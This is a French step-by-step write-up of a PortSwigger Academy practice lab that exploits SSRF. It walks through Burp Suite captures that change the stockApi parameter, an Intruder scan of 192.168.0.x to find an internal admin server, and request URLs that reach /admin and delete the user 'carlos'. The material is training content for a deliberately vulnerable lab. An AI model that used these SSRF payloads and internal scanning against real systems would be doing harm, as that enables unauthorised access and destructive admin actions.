


Défi n°2 : Autre exploitation d'une vulnérabilité SSRF


Une fois connecté avec un compte sur portswigger, depuis la page d'accueil, cliquer sur [Academy](#).



Puis, cliquer sur Learning Path.



Ensuite, sélectionner le parcours Server Side Request Forgery.



D'autres parcours existent afin de se former en cybersécurité tout en suivant sa progression. Cliquer sur RESUME.

Enfin, avancer dans le parcours jusqu'à l'affichage du labo suivant :



Le lien direct vers le labo est le suivant :

portswigger.net/web-security/ssrf/lab-basic-ssrf-against-backend-system

Il faut ensuite cliquer sur le bouton Access The lab. Puis, sélectionner un produit et afficher la quantité en stock tout en ayant le proxy Burp activé.

Description:

Giant Pillow Thing - Because, why not?

Have you ever been sat at home or in the office and thought, I'd much rather sit in something that a team of Gurkha guides couldn't find me in? Well, look no further than this enormous, luxury pillow. It's ideal for car parks, open air fields, unused basements and big living rooms. Simply drag it in with your team of weight lifters and hide from your loved ones for days. This is the perfect product to lounge in comfort in front of the TV on, have a family reunion in, or land on after jumping out of a plane.

London

Le paramètre stockApi s'affiche sur Burp comme lors du défi n°1 et contient une adresse IP.

Intercept HTTP history WebSockets history Proxy settings

Request to https://0aa300ab038c7fa4808721f40011004a.web-security-academy.net:443 [34.246.129.62]

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```
1 POST /product/stock HTTP/2
2 Host: 0aa300ab038c7fa4808721f40011004a.web-security-academy.net
3 Cookie: session=x0tyCUQMFevuR0GMhDNnk00vFAZKZqsg
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0aa300ab038c7fa4808721f40011004a.web-security-academy.net/product?productId=1
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 96
11 Origin: https://0aa300ab038c7fa4808721f40011004a.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16
17 stockApi=http%3A%2F%2F192.168.0.1%3A8080%2Fproduct%2Fstock%2Fcheck%3FproductId%3D1%26storeId%3D1
```

Envoyer vers le répéteur cette page de code contenant le paramètre stockApi.

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 x +

Send Cancel < >

Target: https://0aa300ab038c7fa4808721f40011004a

Request


Pretty Raw Hex

```
1 POST /product/stock HTTP/2
2 Host: 0aa300ab038c7fa4808721f40011004a.web-security-academy.net
3 Cookie: session=x0tyCUQMFevuR0GMhDNnk00vFAZKZqsg
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0aa300ab038c7fa4808721f40011004a.web-security-academy.net/product?productId=1
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 96
11 Origin: https://0aa300ab038c7fa4808721f40011004a.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16
17 stockApi=http%3A%2F%2F192.168.0.1%3A8080%2Fproduct%2Fstock%2Fcheck%3FproductId%3D1%26storeId%3D1
```


Response

Pretty Raw Hex Render

La sélection de l'URL avec la souris suffit à afficher l'encadré permettant de voir l'URL décodé.



En modifiant manuellement l'URL, on peut essayer une découverte manuelle d'autres instances de serveur.




Selon le code de retour du serveur on peut savoir si l'instance de serveur est présente ou non. Pour éviter de faire plusieurs tentatives manuelles, on va automatiser cette tâche en activant le mode sniper.


Afin d'activer le mode sniper, il faut envoyer la requête vers le mode Intruder. Ensuite, il faut sélectionner le 4ème octet de l'adresse IP puis cliquer sur Add.



La configuration du Payload nécessite de choisir une itération de 1 à 255 sur une liste de nombres. Pour cela, il faut aller dans l'onglet Payloads.




Le résultat du scan permet de voir qu'une page rend le code d'erreur 404 (et non pas 500 pour une erreur côté serveur) sur l'adresse IP se terminant par 125 (192.168.0.125). Pour cela, il faut trier les résultats sur la colonne status.



Il suffit alors d'envoyer la requête correspondante vers le répéteur puis de reprendre la procédure utilisée lors du défi n°1 en testant l'URL suivante :

<http://192.168.0.125:8080/admin>



La suppression de Carlos se fait avec l'URL suivant :

<http://192.168.0.125:8080/admin/delete?username=carlos>

Puis en suivant la redirection, l'utilisateur Carlos est supprimé.

Send [Cancel] [Back] [Forward] Target: https://0a2b0066032345689f5c685800f600e6

Request

Pretty Raw Hex

```

1 POST /product/stock HTTP/2
2 Host: 0a2b0066032345689f5c685800f600e6.web-security-academy.net
3 Cookie: session=a7ze0dx85p03eHteH5rINCueSTPw9
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a2b0066032345689f5c685800f600e6.web-security-academy.net/product?productId=1
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 40
11 Origin: https://0a2b0066032345689f5c685800f600e6.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16
17 stockApi=http://192.168.0.125:8080/admin

```

Response

Pretty Raw Hex Render

The response shows a web page with a blue header, a red success banner, and a list of users. The banner says 'Congratulations, you solved the lab!' and 'Share your skills!'. The user list includes 'wiener - Delete'.

Done



Basic SSRF against another back-end system

[Back to lab description >>](#)

LAB Solved